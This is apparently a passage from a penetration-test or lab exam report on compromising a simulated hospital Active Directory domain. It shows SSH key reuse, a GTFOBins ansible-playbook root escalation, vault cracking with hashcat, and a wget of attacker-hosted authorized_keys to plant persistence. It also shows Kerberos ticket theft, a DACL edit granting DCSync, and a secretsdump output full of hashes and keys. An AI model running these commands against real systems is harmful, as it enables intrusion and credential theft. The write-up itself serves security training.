
9.3.2 SSH keys

C:/users/ben/.ssh/id_rsa.pub C:/users/ben/.ssh/id_rsa

10 172.16.68.80 - MGR01.tech.dehospital.com

10.1 Proof.txt

```
249b20b87395fcc8951bbf9f51237645
```




```
root@mgr01:~# hostname
mgr01
root@mgr01:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
3: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:86:96:3f brd ff:ff:ff:ff:ff:ff
    altname enp11s0
    inet 172.16.68.80/24 brd 172.16.68.255 scope global noprefixroute ens192
       valid_lft forever preferred_lft forever
root@mgr01:~# cat proof.txt
249b20b87395fcc8951bbf9f51237645
root@mgr01:~# whoami
root
root@mgr01:~# 
```

Pre-Compromise Enumeration Steps

N/A at this point ## Compromise

Using RDP access on JUMP01.tech.dehospital.com, I authenticated as TECH/Zen and enumerated powershell history to discover they configured .SSH authentication using public/private key pairs between TECH/Ben and a Linux server named MGR01.tech.dehospitals.com.




```
Select ben@tech.dehospital.com@mgr01: ~
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\zen> Get-Content (Get-PSReadlineOption).HistorySavePath
ssh-keygen
ls
cd ...
dir
cd .ssh
dir
ssh ben@tech.dehospital.com@mgr01.tech.dehospital.com
ssh ben@tech.dehospital.com@mgr01
scp C:\Users\Ben\.ssh\id_rsa.pub ben@tech.dehospital.com@mgr01:/home/ben@tech.dehospital.com/.ssh/au
thorized_keys
ssh ben@tech.dehospital.com@mgr01
ssh offsec@web09
Get-Content (Get-PSReadlineOption).HistorySavePath
PS C:\Users\zen> ssh ben@tech.dehospital.com@mgr01
Warning: Permanently added the ECDSA host key for IP address '172.16.68.80' to the list of known hos
ts.
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.19.0-41-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Expanded Security Maintenance for Applications is not enabled.

5 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Thu Apr 27 19:15:36 2023 from 172.16.58.72
ben@tech.dehospital.com@mgr01:~$ _
```

Figure 10.1: JUMP01.tech.dehospital.com

Due to the users private key not having a password and being added to MGR01 authorized_keys file, I was able to authenticate FROM Jump01 as Ben@tech.dehospital.com without knowing his credentials. ## Post-Exploitation Enumeration Steps


When I had access to MGR01 I started enumerating the abilities of Ben. I see he has sudo access to ansible-playbooks without a password. Using this sudo access and GTFO bins I was able to privilege escalate to Root.



```
## db-[99:101]-node.example.com
[ekgservers]
ekg02.tech.dehospital.com
ekg03.tech.dehospital.com
ben@tech.dehospital.com@mgr01:~/snap/snapd-desktop-integration$ sudo echo '[{hosts: localhost, tasks: [shell: /bin/sh </dev/tty >/dev
ansible-playbook /path/to/temp-file
-bash: /path/to/temp-file: No such file or directory
ERROR! the playbook: /path/to/temp-file could not be found
ben@tech.dehospital.com@mgr01:~/snap/snapd-desktop-integration$ sudo -l
Matching Defaults entries for ben@tech.dehospital.com on mgr01:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User ben@tech.dehospital.com may run the following commands on mgr01:
    (ALL : ALL) NOPASSWD: /usr/bin/ansible-playbook
ben@tech.dehospital.com@mgr01:~/snap/snapd-desktop-integration$ sudo echo '[{hosts: localhost, tasks: [shell: /bin/sh </dev/tty >/dev
ben@tech.dehospital.com@mgr01:~/snap/snapd-desktop-integration$
ben@tech.dehospital.com@mgr01:~/snap/snapd-desktop-integration$ cd
ben@tech.dehospital.com@mgr01:~$ echo '[{hosts: localhost, tasks: [shell: /bin/sh </dev/tty >/dev/tty 2>/dev/tty]}]' > escalation
ben@tech.dehospital.com@mgr01:~$ sudo /usr/bin/ansible-playbook escalation

PLAY [localhost] *****************************************************************************************************************

TASK [Gathering Facts] ***********************************************************************************************************
ok: [localhost]

TASK [shell] *********************************************************************************************************************
# whoami -a
whoami: invalid option -- 'a'
Try 'whoami --help' for more information.
# whoami
root
# █
```

Figure 10.2: Ben escalating to sudo /ansible-playbook

As root I was the able to SU as Ansiblesvc. Once obtaining execution as the ansiblesvc user account I attempted to execute queries on the EKGservers listed in /etc/ansible/hosts. This failed due to SSH authorization error.



```
ansiblesvc@tech.dehospital.com@mgr01:~$
ansiblesvc@tech.dehospital.com@mgr01:~$
ansiblesvc@tech.dehospital.com@mgr01:~$ ansible -m "shell" -a "whoami" ekgservers
ekg03.tech.dehospital.com | UNREACHABLE! => {
    "changed": false,
    "msg": "Failed to connect to the host via ssh: ansiblesvc@tech.dehospital.com@ekg03.tech.dehospital.com: Permission denied (publickey,password).",
    "unreachable": true
}
ekg02.tech.dehospital.com | UNREACHABLE! => {
    "changed": false,
    "msg": "Failed to connect to the host via ssh: ansiblesvc@tech.dehospital.com@ekg02.tech.dehospital.com: Permission denied (publickey,password).",
    "unreachable": true
}
ansiblesvc@tech.dehospital.com@mgr01:~$ klist
klist: No credentials cache found (filename: /tmp/krb5cc_1383001116)
```

Figure 10.3: Ansible ssh error

Discovered myvault.txt. This appears to be an encrypted vault. I downloaded this vault to my kali machine.

I modified the vault using Ansible2john

```
ansible2john vault.yml >>vault.yml.hash
```

After removing myvault.yml: from the beginning of vault.yml.hash I was able to run this through hashcat and retrieve the vault password of 'twilight'

```
hashcat vault.yml.hash --force --hash-type=16900 /usr/share/wordlists/rockyou.txt
```

Once the vault was decrypted this gave me a private SSH key. Take this key and save it in ansibleSVC/.ssh/id_rsa and change its permissions

```
chmod 600 id_rsa
```

With this new private key I am able to perform actions against EKG02 and EKG03. With this connectivity, I verified if they had sudo access via "sudo -l". Enumerating the /root directory I did not see a .ssh folder so I created one. After creating .ssh folder I downloaded a preconfigured authorized_keys file from my webserver to the EKG02/EKG03 hosts .ssh/authorized_keys location.

```
ansible -m "shell" -a ekgservers "sudo -l"
ansible -m "shell" -a ekgservers "sudo mkdir /root/.ssh"
ansible -m "shell" -a ekgservers "wget http://192.168.49.68/authorized_keys -O /
```

This allowed me to use proxychains and SSH to connect to these hosts directly as root.

10.2 Local Privilege Escalation


Used SUDO privileges to execute GTFOBins payload for /ansible-playbook

GTFO BINS ansible-playbook exploit [ansible playbook] (https://gtfobins.org/gtfobins/ansible-playbook/)

11 172.16.68.91 - ekg02.tech.dehospital.com

11.1 Proof.txt

```
e08540bb5ee05edde7e509d643b5f402
```



```
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.16.68.91:22  ...  OK
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.19.0-41-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Expanded Security Maintenance for Applications is not enabled.

1 update can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or prox

Last login: Tue Feb  3 20:11:30 2026 from 172.16.68.210
root@ekg02:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
3: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:86:44:5f brd ff:ff:ff:ff:ff:ff
    altname enp11s0
    inet 172.16.68.91/24 brd 172.16.68.255 scope global noprefixroute ens192
       valid_lft forever preferred_lft forever
root@ekg02:~# cat proof.txt
e08540bb5ee05edde7e509d643b5f402
root@ekg02:~# ^C
root@ekg02:~# ls
proof.txt  snap
```

Pre-Compromise Enumeration Steps


Coming off the Ansiblesvc exploitation and adding my users SSH public key to the ROOT I was able to sign directly into both EKG02 and EKG03 as root using proxychains and my Kali public key.

After a little enumeration it looks like theres SSH-AGENT SSH keys and kerberos TGT for domain admin Henry.

I was able to take the KRB5CC cache file and download it with SCP.

```
proxychains scp root@ekg02.tech.dehospital.com:/tmp/krb5cc_1383001110_0hTOqG
↪   EKG02_henry_kerberosTGT

proxychains scp root@ekg03.tech.dehospital.com:/tmp/krb5cc_1383001110_yNjpsX
↪   ekg03_henry_kerberosTGT
```

krb5cc_1383001110_yNjpsX saved and renamed to”ekg03_henry_kerberosTGT”



```
drw───────   2 root                         root                            4096 Feb  3 14:36 adcli-krb5-YOVOCj
drw───────   2 root                         root                            4096 Feb  2 22:28 adcli-krb5-YSEpBv
drw───────   2 root                         root                            4096 Feb  3 13:31 adcli-krb5-yUPla6
drw───────   2 root                         root                            4096 Feb  3 01:10 adcli-krb5-z2hlCp
drw───────   2 root                         root                            4096 Feb  3 00:30 adcli-krb5-zExDdW
drw───────   2 root                         root                            4096 Feb  2 19:42 adcli-krb5-ZFfCtR
drw───────   2 root                         root                            4096 Feb  2 17:28 adcli-krb5-ZM2e7M
drw───────   2 root                         root                            4096 Feb  2 18:36 adcli-krb5-ZMJK1R
drw───────   2 root                         root                            4096 Feb  2 21:59 adcli-krb5-ZtTkrq
drw───────   2 root                         root                            4096 Feb  2 18:35 adcli-krb5-zy2XpX
drw───────   2 root                         root                            4096 Feb  3 02:23 adcli-krb5-ZYh5nK
drw───────   2 root                         root                            4096 Feb  2 21:37 adcli-krb5-ZzZOks
drwx──────   2 ansiblesvc@tech.dehospital.com domain users@tech.dehospital.com 4096 Feb  3 17:08 ansible_ansible.legacy.command_payload_vb_5mn5m
drwxrwxrwt   2 root                         root                            4096 Jan 31 20:57 .font-unix
drwxrwxrwt   2 root                         root                            4096 Jan 31 20:57 .ICE-unix
-rw───────   1 henry@tech.dehospital.com    domain users@tech.dehospital.com 1436 Feb  3 21:49 krb5cc_1383001110_yNjpsX
drwx──────   3 root                         root                            4096 Jan 31 20:57 snap-private-tmp
drwx──────   2 root                         root                            4096 Feb  3 21:59 ssh-XXXXdLYdyy
drwx──────   2 root                         root                            4096 Feb  3 20:26 ssh-XXXXKUbisI
drwx──────   3 root                         root                            4096 Jan 31 20:57 systemd-private-02c17d9d556d412b88516925e413f46f-colord.service-0v2
drwx──────   3 root                         root                            4096 Jan 31 20:57 systemd-private-02c17d9d556d412b88516925e413f46f-ModemManager.servi
drwx──────   3 root                         root                            4096 Jan 31 20:57 systemd-private-02c17d9d556d412b88516925e413f46f-power-profiles-dae
drwx──────   3 root                         root                            4096 Jan 31 20:57 systemd-private-02c17d9d556d412b88516925e413f46f-switcheroo-control
drwx──────   3 root                         root                            4096 Jan 31 20:57 systemd-private-02c17d9d556d412b88516925e413f46f-systemd-logind.ser
drwx──────   3 root                         root                            4096 Jan 31 20:57 systemd-private-02c17d9d556d412b88516925e413f46f-systemd-oomd.servi
drwx──────   3 root                         root                            4096 Jan 31 20:57 systemd-private-02c17d9d556d412b88516925e413f46f-systemd-resolved.s
drwx──────   3 root                         root                            4096 Jan 31 20:57 systemd-private-02c17d9d556d412b88516925e413f46f-systemd-timesyncd.
drwx──────   3 root                         root                            4096 Jan 31 20:57 systemd-private-02c17d9d556d412b88516925e413f46f-upower.service-w3G
drwxrwxrwt   2 root                         root                            4096 Jan 31 20:57 .Test-unix
```

Figure 11.1: Henry@tech.dehospital.com TGT

Setup your Linux environment to use Kerberos authentication. This is an involved step but “sudo apt install krb5-user” and then configure your krb5.conf file like the one provided in this report.

Now that I have a valid TGT for a domain administrator I set my linux KRB5CCNAME variable to henry’s ccache file and ran klist to see if it was still active. It was.

I enumerated Henry@tech.dehospital.com groups and DACL permissions from JUMP01 since I had RDP access and Powerview.ps1.

11.2 Compromise

While investigating Henry’s groups I noticed he was in the “Administrators@tech.dehospital.com” group that has WRITEDACL over the TECH.DEHOSPITAL.COM domain object. With this ability I am able to modfiy the DACL for this domain and provide a compromised computer account “JUMP01” to ability to DCSYNC for the TECH.DEHOSPITAL.COM domain.

```
proxychains impacket-dacledit  -action 'write' -rights 'DCSync' -principal 'JUMP01$'
↪   -target-dn 'DC=TECH,DC=DEHOSPITAL,DC=COM' Tech.dehospital.com/Henry:'' -k -no-pass
↪   -dc-ip tech.dehospital.com
```

After authorizing JUMP01$ domain account permissions to dcsync against TECH.dehospital.com, I performed a secretsdump using the impacket suite, authenticating AS TECH/JUMP01$ and using their password hash that was obtained in previous enumeration.

```
proxychains impacket-secretsdump TECH/JUMP01\$@tech.dehospital.com -hashes
↪   :bd938ae01a3e7c243493d682b7cd5f8b
```

Performed a DCsync and got KRBTGT and other valuable credentials

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8fed46ab8b33452b93500b32f5fca633:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:e015d23055050c66395ba625aa2e2a06:::
↪   tech.dehospital.com\henry:1110:aad3b435b51404eeaad3b435b51404ee:94eb7240d3ed8c9160493dd2763ce3c7:::
↪   tech.dehospital.com\sql03:1111:aad3b435b51404eeaad3b435b51404ee:e43a51b4ac5103d89364c76553f63155:::
↪   tech.dehospital.com\ben:1114:aad3b435b51404eeaad3b435b51404ee:04b66b8a06abcbfe3b8e28752307845e:::
↪   tech.dehospital.com\ansiblesvc:1116:aad3b435b51404eeaad3b435b51404ee:d591497776fc4e3214d9b76cc889e49b:::
↪   tech.dehospital.com\zen:1601:aad3b435b51404eeaad3b435b51404ee:cffdea94725ad612fea8993ac37d7c99:::
CDC01$:1000:aad3b435b51404eeaad3b435b51404ee:1927cbce0cf09a62f0b52a3b6ca088f0:::
SQL03$:1104:aad3b435b51404eeaad3b435b51404ee:4c681b42b3fa8c15a0c9c4d45b6d8f57:::
JUMP01$:1105:aad3b435b51404eeaad3b435b51404ee:bd938ae01a3e7c243493d682b7cd5f8b:::
MGR01$:1106:aad3b435b51404eeaad3b435b51404ee:2c9d24da32625c4a8397ee42883f20be:::
EKG02$:1107:aad3b435b51404eeaad3b435b51404ee:3ddaf81e1fd00110d0cfabf443edf4fe:::
EKG03$:1108:aad3b435b51404eeaad3b435b51404ee:e62a79a79a81c8d1b999fe03627f7388:::
DB05$:8101:aad3b435b51404eeaad3b435b51404ee:fb8ebfc50193756b30763f60dada7735:::
DEHOSPITAL$:1103:aad3b435b51404eeaad3b435b51404ee:a33ea6a224fa819f917156dba93a5ad2:::
[*] Kerberos keys grabbed
↪   Administrator:aes256-cts-hmac-sha1-96:2ebbae94e0db090773691d332f00098ac6258594be5c7103416c9153880e3414
Administrator:aes128-cts-hmac-sha1-96:98160690eca75e7df3db764617d95256
Administrator:des-cbc-md5:2acec87a0ea76ea4
↪   krbtgt:aes256-cts-hmac-sha1-96:beb26c3dc3d26bb9bee764a634ec6c75418f4df519b268a62f7c6d28f7f79063
krbtgt:aes128-cts-hmac-sha1-96:327d42a4f050bb857ebb8b0faa6697f1
krbtgt:des-cbc-md5:d698c15e680d07f8
↪   tech.dehospital.com\henry:aes256-cts-hmac-sha1-96:8e801306bd4c10a9cf138ed5bd9a32791f584874a4ded57a7e521cb
tech.dehospital.com\henry:aes128-cts-hmac-sha1-96:277dd140617f5e422ab8a07362e6ecbf
tech.dehospital.com\henry:des-cbc-md5:758afe7a62d51516
↪   tech.dehospital.com\sql03:aes256-cts-hmac-sha1-96:127ed2fb54bcfb4da097d55f6601943f4c8264eb4f38fc9854c4fb3
tech.dehospital.com\sql03:aes128-cts-hmac-sha1-96:4e9c66dbe291e26348a4674e1366f510
tech.dehospital.com\sql03:des-cbc-md5:a7239dd567aeb03e
```

```
⌋
↪  tech.dehospital.com\ben:aes256-cts-hmac-sha1-96:3824cfd163d3529a9d5662a621d5902779b9224327813206394824daa
tech.dehospital.com\ben:aes128-cts-hmac-sha1-96:3ac80e296f9af987755a6c00e9e0b5d0
tech.dehospital.com\ben:des-cbc-md5:2f9479d3ef517601
⌋
↪  tech.dehospital.com\ansiblesvc:aes256-cts-hmac-sha1-96:14546ddfeb79b8744ab1e24fc72f9f1523efded78f1aecd861
tech.dehospital.com\ansiblesvc:aes128-cts-hmac-sha1-96:471d871bb356f2c12fee47f4797e3e9e
tech.dehospital.com\ansiblesvc:des-cbc-md5:4c32fe9b205d6b5e
⌋
↪  tech.dehospital.com\zen:aes256-cts-hmac-sha1-96:8a29fab71c4736902c23850b4e53cdf77cefe7aa4887a7aaadb2f557f
tech.dehospital.com\zen:aes128-cts-hmac-sha1-96:83bad2e6fa30c3b80ed40c0bafdcee08
tech.dehospital.com\zen:des-cbc-md5:ab2c2c51f18c0b4a
⌋
↪  CDC01$:aes256-cts-hmac-sha1-96:30134e056d763a1733cf0a82f57a263af4341caff0c858fbdbb684e41ff8664c
CDC01$:aes128-cts-hmac-sha1-96:fbded1641a75dcdfad558e6dff40ea9d
CDC01$:des-cbc-md5:7f9d7f088a7c9479
⌋
↪  SQL03$:aes256-cts-hmac-sha1-96:0f32ca008fe29cb3a2f2ee5252a95b1b9c8f52b9a6713dcdfb64bd05b6edb7ed
SQL03$:aes128-cts-hmac-sha1-96:2eed8589c71b92df03cc386cc06120f1
SQL03$:des-cbc-md5:0413d394e95bcb7f
⌋
↪  JUMP01$:aes256-cts-hmac-sha1-96:9f53ccc549771dbce4eff19554282f1395409ba3ca9bdbc527e6aebab21a1f5b
